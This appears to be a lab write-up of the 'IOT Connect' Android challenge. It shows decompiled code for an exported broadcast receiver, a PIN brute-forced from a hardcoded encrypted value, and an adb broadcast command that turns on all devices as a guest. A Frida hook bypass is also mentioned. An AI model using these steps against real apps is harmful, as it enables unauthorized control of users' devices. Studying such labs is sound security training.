


IOT connect

```
<receiver  
    android:name="com.mobilehackinglab.iotconnect.MasterReceiver"  
    android:enabled="true"  
    android:exported="true">  
    <intent-filter>  
        <action android:name="MASTER_ON"/>  
    </intent-filter>  
</receiver>
```



So when we analyze the master Switch activity , we notice that we user has an attribute called `isGuest()` , and if the user is a guest he is not going to have the path of execution to send the intent with `MASTER_ON` action
so this is a privileged function not supposed to be accessible to any random user

```

/* JADX INFO: Access modifiers changed from: private */
public static final void onCreate$lambda$0(User user, MasterSwitchActivity this$0, View it) throws NumberFormatException {
    Intrinsic.checkNotNullParameter(user, "$user");
    Intrinsic.checkNotNullParameter(this$0, "this$0");
    if (user.isGuest() != 1) {
        EditText editText = this$0.pin_edt;
        if (editText == null) {
            Intrinsic.throwUninitializedPropertyAccessException("pin_edt");
            editText = null;
        }
        String pinText = StringsKt.trim((CharSequence) editText.getText().toString()).toString();
        if (pinText.length() > 0) {
            int pin = Integer.parseInt(pinText);
            Intent intent = new Intent("MASTER_ON");
            intent.putExtra("key", pin);
            LocalBroadcastManager.getInstance(this$0).sendBroadcast(intent);
            return;
        }
        Toast.makeText(this$0, "Please enter a PIN", 0).show();
        return;
    }
    Toast.makeText(this$0, "Sorry, the masterswitch can't be controlled by guests", 0).show();
}
}

```

So maybe this intent is responsible to handle and grant access to sensitive privileged function

Text search: "MASTER_ON"

Search for text:

Search definitions of:

☐ Class ☐ Method ☐ Field ☒ Code ☐ Resource ☐ Comments

Limit to package:

Node	Package	Method
package_checker.check_key(int)	boolean	return Intrinsic.areEqual(decrypt(ds, key), "master_on");
androidx.appcompat.app.AppCompatActivity.registerReceiver(broadcastReceiver, new Intent)		context.registerReceiver(broadcastReceiver, new Intent)
androidx.appcompat.app.AppCompatActivity.registerReceiver(broadcastReceiver, new Intent)		if (Intrinsic.areEqual(intent != null ? intent.getAction() : null, "MASTER_ON"))

Found 4 (complete)

Buttons: Load all, Load more, Stop, Copy All, Open, Cancel

Let's see when/where/why this intent is used

1. first one seems to be telling us that this intent is also the key used in validation process but in lower case

```

public final boolean check_key(int key) {
    try {
        return Intrinsic.areEqual(decrypt(ds, key), "master_on");
    } catch (BadPaddingException e) {
        return false;
    }
}

```

2. second is very telling it tells us that this broadcast sends an intent with action that activate this

broadcast receiver which is expecting a key in the incoming intent

```
public final BroadcastReceiver initialize(Context context) {
    Intrinsic.checkNotNullParameter(context, "context");
    masterReceiver = new BroadcastReceiver() { // from class: com.mobilehackinglab.iotconnect.CommunicationManager.initialize.1
        @Override // android.content.BroadcastReceiver
        public void onReceive(Context context2, Intent intent) {
            if (Intrinsic.areEqual(intent != null ? intent.getAction() : null, "MASTER_ON")) {
                int key = intent.getIntExtra("key", 0);
                if (context2 != null) {
                    if (Checker.INSTANCE.check_key(key)) {
                        CommunicationManager.INSTANCE.turnOnAllDevices(context2);
                        Toast.makeText(context2, "All devices are turned on", 1).show();
                    } else {
                        Toast.makeText(context2, "Wrong PIN!", 1).show();
                    }
                }
            }
        }
    }
}
```

Ok so a not guest user (privileged one) can enter his key to send a broadcast that activate the Master Switch to turn all devices

but can a not privileged user do the same ?

yes , by leveraging the exported broadcast receiver to send directly the intent it expects it is only coming from the MasterSwitchActivity and turn all the devices & Cryptographic failure by exposing the secret key in plain text in the source code and due to this failure attacker can brute force the PIN and compare the encrypted ds value to master_on and by this get to know the PIN code used then supply this PIN in a broadcast sent by adb command or malicious app to control all devices

So it is privilege escalation vulnerability that exploiting the developer's assumption that only app's component can send a specific broadcast with specific key to execute a specific action or in general let us say an intent with extras

So the attack vector is simply a malicious app without any privileges sends an intent with :

action : MASTER_ON

key : PIN

So let's register a guest account and exploit the app

so we need to know the pin (key) used to decrypt the ds value to be the same as master_on

Note : if the app allows frida we could simply hook the checker function , make it returns true and bypass the check and get the broadcast sent

AND HERE WE GOO

```
Progress: 100/1000
Progress: 200/1000
Progress: 300/1000
🔥 SUCCESS! PIN found: 345
Decrypted: master_on
PS C:\Users\Dell\Downloads\frida> adb shell am broadcast -a MASTER_ON -e key 345 -n com.mobilehackinglab.iotconnect/com.mobilehackinglab.iotconnect.MasterReceiver
Broadcasting: Intent { act=MASTER_ON flg=0x400000 cmp=com.mobilehackinglab.iotconnect/.MasterReceiver (has extras) }
Broadcast completed: result=0
PS C:\Users\Dell\Downloads\frida>
```

Note : although we got the correct PIN we still need to send it as intent as the app activity won't allow guest user to have the switch access (but that is just a front end validation we can bypass by using adb command or developing simple app sends the same intent)

So my final though about this challenge it is easy-medium